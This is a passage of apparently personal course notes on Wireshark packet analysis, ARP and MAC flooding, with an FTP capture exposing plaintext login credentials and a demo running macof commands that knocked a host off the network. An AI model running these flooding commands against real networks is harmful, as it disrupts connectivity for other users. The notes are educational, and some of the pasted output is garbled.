14	2006-12-16 20:24:40.514539	192.168.0.193	192.168.0.114	FTP	88	Response: 200 "FlashFXP 3.4.0.1145" noted.
15	2006-12-16 20:24:40.517142	192.168.0.114	192.168.0.193	FTP	61	Request: CWD /
16	2006-12-16 20:24:40.521676	192.168.0.193	192.168.0.114	FTP	109	Response: 250 CWD command successful. "/" is current directory.
17	2006-12-16 20:24:40.523059	192.168.0.114	192.168.0.193	FTP	59	Request: PWD
18	2006-12-16 20:24:40.524362	192.168.0.193	192.168.0.114	FTP	85	Response: 257 "/" is current directory.
19	2006-12-16 20:24:40.674666	192.168.0.114	192.168.0.193	TCP	54	1137 → 21 [ACK] Seq=77 Ack=316 Win=17109 Len=0
20	2006-12-16 20:24:40.844895	192.168.0.114	63.245.209.21	TCP	54	4844 → 80 [FIN, ACK] Seq=1 Ack=1 Win=16755 Len=0
21	2006-12-16 20:24:40.949327	63.245.209.21	192.168.0.114	TCP	60	80 → 4844 [FIN, ACK] Seq=1 Ack=2 Win=8190 Len=0
22	2006-12-16 20:24:40.949353	192.168.0.114	63.245.209.21	TCP	54	4844 → 80 [ACK] Seq=2 Ack=2 Win=16755 Len=0
23	2006-12-16 20:24:43.152163	192.168.0.114	192.168.0.193	FTP	62	Request: TYPE I
24	2006-12-16 20:24:43.155253	192.168.0.193	192.168.0.114	FTP	74	Response: 200 Type set to I.
25	2006-12-16 20:24:43.156833	192.168.0.114	192.168.0.193	FTP	70	Request: SIZE Music.mp3
26	2006-12-16 20:24:43.158619	192.168.0.193	192.168.0.114	FTP	67	Response: 213 4980924
27	2006-12-16 20:24:43.160785	192.168.0.114	192.168.0.193	FTP	60	Request: PASV
28	2006-12-16 20:24:43.163259	192.168.0.193	192.168.0.114	FTP	103	Response: 227 Entering Passive Mode (192,168,0,193,28,86)
29	2006-12-16 20:24:43.163553	192.168.0.114	192.168.0.193	TCP	62	1140 → 7254 [SYN] Seq=0 Win=32768 Len=0 MSS=1460 SACK_PERM
30	2006-12-16 20:24:43.164508	192.168.0.193	192.168.0.114	TCP	62	7254 → 1140 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1452 SACK_PERM
31	2006-12-16 20:24:43.164521	192.168.0.114	192.168.0.193	TCP	54	1140 → 7254 [ACK] Seq=1 Ack=1 Win=32768 Len=0
32	2006-12-16 20:24:43.164645	192.168.0.114	192.168.0.193	FTP	70	Request: RETR Music.mp3

If you do this it will collect all the un encrypted data and display for you

20:24:40.504607	192.168.0.114	192.168.0.193	FTP	69 Request: USER csanders
20:24:40.506108	192.168.0.193	192.168.0.114	FTP	91 Response: 331 Password required for csanders.
20:24:40.507195	192.168.0.114	192.168.0.193	FTP	65 Request: PASS echo
20:24:40.509484	192.168.0.193	192.168.0.114	FTP	84 Response: 230 User csanders logged in.
20:24:40.509636	192.168.0.114	192.168.0.193	FTP	60 Request: SYST
20:24:40.510945	192.168.0.193	192.168.0.114	FTP	73 Response: 215 UNIX Type: L8
20:24:40.511077	192.168.0.114	192.168.0.193	FTP	60 Request: FEAT
20:24:40.513048	192.168.0.193	192.168.0.114	FTP	133 Response: 211-Extensions supported:
20:24:40.513258	192.168.0.114	192.168.0.193	FTP	80 Request: CLNT FlashFXP 3.4.0.1145
20:24:40.514539	192.168.0.193	192.168.0.114	FTP	88 Response: 200 "FlashFXP 3.4.0.1145" noted.
20:24:40.517142	192.168.0.114	192.168.0.193	FTP	61 Request: CWD /
20:24:40.521676	192.168.0.193	192.168.0.114	FTP	109 Response: 250 CWD command successful. "/" is current directory.
20:24:40.523059	192.168.0.114	192.168.0.193	FTP	59 Request: PWD
20:24:40.524362	192.168.0.193	192.168.0.114	FTP	85 Response: 257 "/" is current directory.
20:24:40.674666	192.168.0.114	192.168.0.193	TCP	54 1137 → 21 [ACK] Seq=77 Ack=316 Win=17109 Len=0
20:24:40.844895	192.168.0.114	63.245.209.21	TCP	54 4844 → 80 [FIN, ACK] Seq=1 Ack=1 Win=16755 Len=0
20:24:40.949327	63.245.209.21	192.168.0.114	TCP	60 80 → 4844 [FIN, ACK] Seq=1 Ack=2 Win=8190 Len=0
20:24:40.949353	192.168.0.114	63.245.209.21	TCP	54 4844 → 80 [ACK] Seq=2 Ack=2 Win=16755 Len=0
20:24:43.152163	192.168.0.114	192.168.0.193	FTP	6
20:24:43.155253	192.168.0.193	192.168.0.114	FTP	7
20:24:43.156833	192.168.0.114	192.168.0.193	FTP	7
20:24:43.158619	192.168.0.193	192.168.0.114	FTP	6
20:24:43.160785	192.168.0.114	192.168.0.193	FTP	6
20:24:43.163259	192.168.0.193	192.168.0.114	FTP	10
20:24:43.163553	192.168.0.114	192.168.0.193	TCP	6
20:24:43.164508	192.168.0.193	192.168.0.114	TCP	6
20:24:43.164521	192.168.0.114	192.168.0.193	TCP	5
20:24:43.164645	192.168.0.114	192.168.0.193	FTP	7



s on wire (496 bits), 62 bytes captured (496 bits)
HonHaiPr_6e:8b:24 (00:16:ce:6e:8b:24), Dst: ASUSTekC_40:76:ef (Version 4, Src: 192.168.0.114, Dst: 192.168.0.193
Protocol, Src Port: 1137, Dst Port: 21, Seq: 77, Ack: 316, Len: 62
directory: [/]

- Mark/Unmark Packet Ctrl+M
- Ignore/Unignore Packet Ctrl+D
- Set/Unset Time Reference Ctrl+T
- Time Shift... Ctrl+Shift+T
- Packet Comments
- Edit Resolved Name
- Apply as Filter
- Prepare as Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow
- TCP Stream Ctrl+Alt+Shift+T
- Copy
- Protocol Preferences
- Decode As...
- Show Packet in New Window

- UDP Stream Ctrl+Alt+Shift+U
- DCCP Stream Ctrl+Alt+Shift+E
- TLS Stream Ctrl+Alt+Shift+S
- HTTP Stream Ctrl+Alt+Shift+H
- HTTP/2 Stream
- QUIC Stream
- SIP Call

Header L...


Flags



Exporting Data

You can Export Your Traffic Based on their Type.

Example: if we have some http sites accessed on the network we can export that network traffic that means we will have the html code.






Experience

- 1) Open wireshark and be familiar with it
 - a) Open it on your interface
 - b) Try to access google.com
 - c) Observe what happens(PING,TCP HANDSHAKE)
- 2) Open tshark and observe it
- 3) Download the pcap file below and get the “Username” and “Password”
 - a) <https://github.com/markofu/pcaps/blob/master/PracticalPacketAnalysis/packets-capture-files/telnet.pcap>

What is ARP /Address Resolution Protocol/

- Address Resolution Protocol (ARP) is a **procedure for mapping a dynamic IP address to a permanent physical machine address in a local area network (LAN)**. The physical machine address is also known as a media access control (MAC) address.
- The reason why we need ARP is because **computers need to know both the IP address and the MAC address of a destination before they can start network communication**



demo

Look at the below wireshark capture.

In this case the source is my router.


No.	Time	Source	Destination	Protocol	Length	Info
263	368.758504625	ChinaMob_76:e0:58	06:0c:01:00:8c:6d	ARP	42	Who has 192.168.1.8? Tell 192.168.1.1
264	368.758520033	06:0c:01:00:8c:6d	ChinaMob_76:e0:58	ARP	42	192.168.1.8 is at 06:0c:01:00:8c:6d

Mac flooding

- MAC Flooding is one of the most common network attacks.
- Unlike other web attacks, MAC Flooding is not a method of attacking any host machine in the network, but it is the method of attacking the network switches.
- However, the victim of the attack is a host computer in the network.
- the switches maintain a table structure called MAC Table.
- This MAC Table **consists of individual MAC addresses** of the host computers on the network which are connected to ports of the switch.
- This table **allows the switches to direct the data out of the ports** where the recipient is located.
 - As we've already seen, the hubs broadcast the data to the entire network allowing the data to reach all hosts on the network but switches send the data to the specific machine(s) which the data is intended to be sent.
 - This goal is achieved by the use of MAC tables.
- The aim of the MAC Flooding is to takedown this MAC Table.
- In a typical MAC Flooding attack, **the attacker sends Ethernet Frames in a huge number**. When sending many Ethernet Frames to the switch, **these frames will have various sender addresses**. The intention of the attacker is consuming the memory of the switch that is used to store the MAC address table.
- The MAC addresses of legitimate users **will be pushed out of the MAC Table**.
- Now the switch cannot deliver the incoming data to the destination system. So considerable number of **incoming frames will be flooded** at all ports.

Mac table

```
Switch>en
Switch#show mac address-table
Mac Address Table
-----
vlan    Mac Address        Type      Ports
---  -----
 20     001b.10a0.2500    DYNAMIC   Gi1/0
 20     001b.10ae.7d00    DYNAMIC   Gi0/0
 30     001b.108c.8700    DYNAMIC   Gi1/2
 30     001b.10ae.7d00    DYNAMIC   Gi0/0
 30     0050.7966.6803    DYNAMIC   Gi1/1
Total Mac Addresses for this criterion: 5
Switch#
```



demo.

- I have set ping sweep on my windows to check the connection
- Wireshark to see the package
- And used macof tool for the mac flood.
- Also can be sent to specific 1 destination /ip
- The command needs
 - sudo

```
PS C:\Users\Nathan Hailu> ping google.com -n 10000

Pinging google.com [142.251.161.138] with 32 bytes of data:
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=231ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=226ms TTL=107
Reply from 142.251.161.138: bytes=32 time=230ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
```

```
(nathan@Nathan)@[~]
$ sudo macof -i wlan0
```

```
(nathan@Nathan)@[~]
$ macof -i wlan0 -n 10 -d 192.168.220.140
```

....

```
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=229ms TTL=107
Reply from 142.251.161.138: bytes=32 time=230ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=228ms TTL=107
Reply from 142.251.161.138: bytes=32 time=228ms TTL=107
Reply from 142.251.161.138: bytes=32 time=228ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=229ms TTL=107
Reply from 142.251.161.138: bytes=32 time=227ms TTL=107
Reply from 142.251.161.138: bytes=32 time=234ms TTL=107
Request timed out.
Request timed out.
Request timed out.
```

- Macof will send a lot of fake MAC's to the switch and makes it confused, and do stop proper functioning this can cause , **disconnections between hosts.**
- As you see google is now disconnected from host.

```
(nathan@Nathan)-[~]
$ sudo macof -i wlan0
4d:e:c1:5a:bf:d3 d:6:c1:27:45:97 0.0.0.0.61198 > 0.0.0.0.56823: S 418603750:418603750(0) win 512
57:6:c3:35:47:e4:a7 22:3e:93:29:e6:5e 0.0.0.0.48890 > 0.0.0.0.14184: S 426098387:426098387(0) win 512
cf:db:77:51:aa:f2 7e:46:b8:a8:15:47 0.0.0.0.821 > 0.0.0.0.25699: S 1902570399:1902570399(0) win 512
e8:54:92:2a:15:46 f8:13:a0:66:a5:12 0.0.0.0.56985 > 0.0.0.0.19562: S 1901249417:1901249417(0) win 512
41:db:d6:1e:68:68 b8:74:9f:dc:e1 60.0.0.0.2146 > 0.0.0.0.34378: S 1997416619:1997416619(0) win 512
a:3d:3e:54:0:4d af:10:97:42:80:e0 0.0.0.0.48873 > 0.0.0.0.5963: S 2104525479:2104525479(0) win 512
c0:f0:61:4d:91:ff f7:26:d3:b8:a8:30 0.0.0.0.36766 > 0.0.0.0.28880: S 402732549:402732549(0) win 512
b4:95:8f:35:e1:85 df:17:3:15:9b:4a 0.0.0.0.46572 > 0.0.0.0.28690: S 649122763:649122763(0) win 512
ae:6a:ff:65:c4:8b 7b:78:a2:a3:0.0.0.0.49064 > 0.0.0.0.11054: S 402732549:402732549(0) win 512
d3:2:4b:44:28:85 53:c:0:33:22:a9 0.0.0.0.59521 > 0.0.0.0.21633: S 937036417:937036417(0) win 512
f3:37:8:61:f9:17 d:16:16:54:dd:c5 0.0.0.0.14846 > 0.0.0.0.4391: S 373504940:373504940(0) win 512
f9:69:d3:7c:9d:22 a:d1:46:f6:72:9 0.0.0.0.49197 > 0.0.0.0.1594: S 479476528:479476528(0) win 512
97:8:63:3d:2d:9e 8c:cb:0d:4e:4d:85 0.0.0.0.54999 > 0.0.0.0.12423: S 1824737022:1824737022(0) win 512
18:5:bc:48:bc:cc 78:64:59:42:01:f 0.0.0.0.32990 > 0.0.0.0.52393: S 237045010:237045010(0) win 512
61:7b:d5:5:f7:79 13:a5:6b:87:c1 0.0.0.0.60956 > 0.0.0.0.50079: S 1117192095:1117192095(0) win 512
8:65:cc:6:c3:30:88 5:2:b:5:b:39:31:6c 0.0.0.0.19313 > 0.0.0.0.58453: S 773435190:773435190(0) win 512
26:9b:62:62:22:82 8d:ed:61:5e:5a:24 0.0.0.0.9831 > 0.0.0.0.41473: S 867596157:867596157(0) win 512
42:99:8c:5b:6a:2c d7:28:c3:30:39:a8 0.0.0.0.9782 > 0.0.0.0.23566: S 1712624792:1712624792(0) win 512
1:e:de:d1:43:81:4c f6:d6:16:9:b8:86 0.0.0.0.45947 > 0.0.0.0.33827: S 393661178:393661178(0) win 512
6:e:c0:7:42:f9:df 7b:56:73:3c:44:cf 0.0.0.0.44494 > 0.0.0.0.43706: S 1016043907:1016043907(0) win 512
43:88:12:5:c1:4a a7:d4:4:30:f0:17 0.0.0.0.20221 > 0.0.0.0.56145: S 1247806731:1247806731(0) win 512
fb:73:c3:4:f5:a1:fa:a6:8d:28:5:b4 0.0.0.0.45686 > 0.0.0.0.43914: S 1766910385:1766910385(0) win 512
70:d3:e6:68:57:d6 22:70:b4:4:54:f4 0.0.0.0.855 > 0.0.0.0.54123: S 1503087192:1503087192(0) win 512
30:a4:3d:8:45:8 2:c5:a1:e4:da:9:b1 0.0.0.0.42294 > 0.0.0.0.61233: S 1597363587:1597363587(0) win 512
27:f1:31:ac:7:77:78 fc:74:17:1:6:f 0.0.0.0.40421 > 0.0.0.0.57160: S 53758060:53758060(0) win 512
79:dd:b6:16:ed:c5 88:ca:b6:7:c0:10:69 0.0.0.0.25156 > 0.0.0.0.39049: S 1530782986:1530782986(0) win 512
32:c9:c:0:b5:ec 6e:4:0:a:4:e:3e:16:0 0.0.0.0.28580 > 0.0.0.0.50117: S 1117117257:1117117257(0) win 512
ab:20:bd:17:bb:56 a7:45:d2:57:65:9e 0.0.0.0.64625 > 0.0.0.0.17319: S 2070064525:2070064525(0) win 512
73:2:1b:32:1:f9:79 79:7e:2:df:fb 0.0.0.0.26794 > 0.0.0.0.26741: S 8976684:8976684(0) win 512
f0:69:b8:4:7:ab e7:e4:5d:c4:37:1f 0.0.0.0.11215 > 0.0.0.0.61834: S 154136270:154136270(0) win 512
8d:ae:a5:67:66:30 45:b0:24:70:bd:32 0.0.0.0.64611 > 0.0.0.0.52029: S 1278295458:1278295458(0) win 512
8d:7c:54:61:be df:05:3b:3:f10 0.0.0.0.65129 > 0.0.0.0.8922: S 1434180510:1434180510(0) win 512
5b:d1:71:7:a2:c9:f1 2:c:2:6:36:75:61 0.0.0.0.38317 > 0.0.0.0.51379: S 1814391570:1814391570(0) win 512
3c:5c:26:36:20:6d 7d:8d:95:30:cc:32 0.0.0.0.30967 > 0.0.0.0.7233: S 158256814:158256814(0) win 512
f9:57:9c:h9:64:a9 d0:e5:c5:b8:a4 0.0.0.0.19631 > 0.0.0.0.17678: S 782495634:782495634(0) win 512
3a:9b:f2:21:2:ea 86:5:f5:c3:f4:20 0.0.0.0.34465 > 0.0.0.0.57638: S 2067793892:2067793892(0) win 512
66:fd:6:c7:1:86:95 8c:5:6d:45:e6:ac 0.0.0.0.14790 > 0.0.0.0.16714: S 395702146:395702146(0) win 512
74:7:e:a1:4:5:ad:48 6c:d7:db:63:42:85 0.0.0.0.32926 > 0.0.0.0.6503: S 111427669:111427669(0) win 512
a6:fe:89:18:27:4 a5:7:33:1:bc:b4 0.0.0.0.61228 > 0.0.0.0.11196: S 1044608821:1044608821(0) win 512
82:10:14:79:4:b4:a5:19:32:6:e:8:f4 0.0.0.0.16230 > 0.0.0.0.2808: S 779379455:779379455(0) win 512
32:49:a9:53:89:55 6d:60:b8:2e:23:58 0.0.0.0.55822 > 0.0.0.0.56170: S 165342064:165342064(0) win 512
95:e3:aa:16:7:c 31:79:fe:2:b:18:3 0.0.0.0.22378 > 0.0.0.0.12389: S 881148290:881148290(0) win 512
6a:ab:4:b7:9d:7f dd:ce:50:62:8d:a 0.0.0.0.31414 > 0.0.0.0.37778: S 33196894:33196894(0) win 512
74:aa:9:c:34:2:a 8:c9:b8:4d:3d:69 0.0.0.0.17697 > 0.0.0.0.23654: S 562919004:562919004(0) win 512
1b:f0:53:d:29:92 2:b:e7:bc:5:f9:e:a2 0.0.0.0.60648 > 0.0.0.0.27820: S 321987924:321987924(0) win 512
7b:82:13:7:7:3:a 0.0.0.0.10971 > 0.0.0.0.12118: S 2082195277:2082195277(0) win 512
77:97:31:75:f:24 a4:7:f6:65:c5:6e 0.0.0.0.10971 > 0.0.0.0.21181: S 2082195277:2082195277(0) win 512
62:d7:c6:35:d7:c0 c:5d:e2:f7:n1:d4 0.0.0.0.23602 > 0.0.0.0.53342: S 342639217:342639217(0) win 512
57:6:a:8:7:7:6:k 0.0.0.0.10687 > 0.0.0.0.13878: S 38063581:38063581(0) win 512
```

Wireshark mac spoof

No.	Time	Source	Destination	Protocol	Length	Info
9770	3761.1436134...	45.157.77.121	4.191.1.68	IPv4	54	
9771	3761.1436146...	172.71.251.66	253.5.20.7	IPv4	54	
9772	3761.1436158...	176.20.129.59	218.3.236.95	IPv4	54	
9773	3761.1436173...	242.133.82.80	184.144.246.89	IPv4	54	
9774	3761.1436301...	32.207.86.101	252.250.185.23	IPv4	54	
9775	3761.1436473...	80.33.251.13	157.55.130.104	IPv4	54	
9776	3761.1436696...	37.236.181.92	203.178.233.103	IPv4	54	
9777	3761.1436906...	30.35.33.47	88.251.143.120	IPv4	54	
9778	3761.1437091...	176.161.140.89	37.208.112.104	IPv4	54	
9779	3761.1509983...	228.163.61.47	25.74.160.13	IPv4	54	
9780	3761.1510185...	133.148.2.62	98.163.236.63	IPv4	54	
9781	3761.1510199...	76.209.224.65	1.248.76.127	IPv4	54	
9782	3761.1510216...	46.68.91.98	161.48.98.36	IPv4	54	
9783	3761.1510231...	160.33.1.106	6.102.79.49	IPv4	54	
9784	3761.1510242...	183.41.171.60	179.156.166.60	IPv4	54	
9785	3761.1510260...	56.152.108.49	105.201.184.3	IPv4	54	
9786	3761.1510274...	145.78.87.67	108.174.182.69	IPv4	54	
9787	3761.1510285...	65.215.155.115	170.22.115.14	IPv4	54	
9788	3761.1510295...	68.152.21.27	247.85.150.88	IPv4	54	

This can cause huge damage on the network, it is fixed by rebooting the router. DONT try it on your network



Prevention


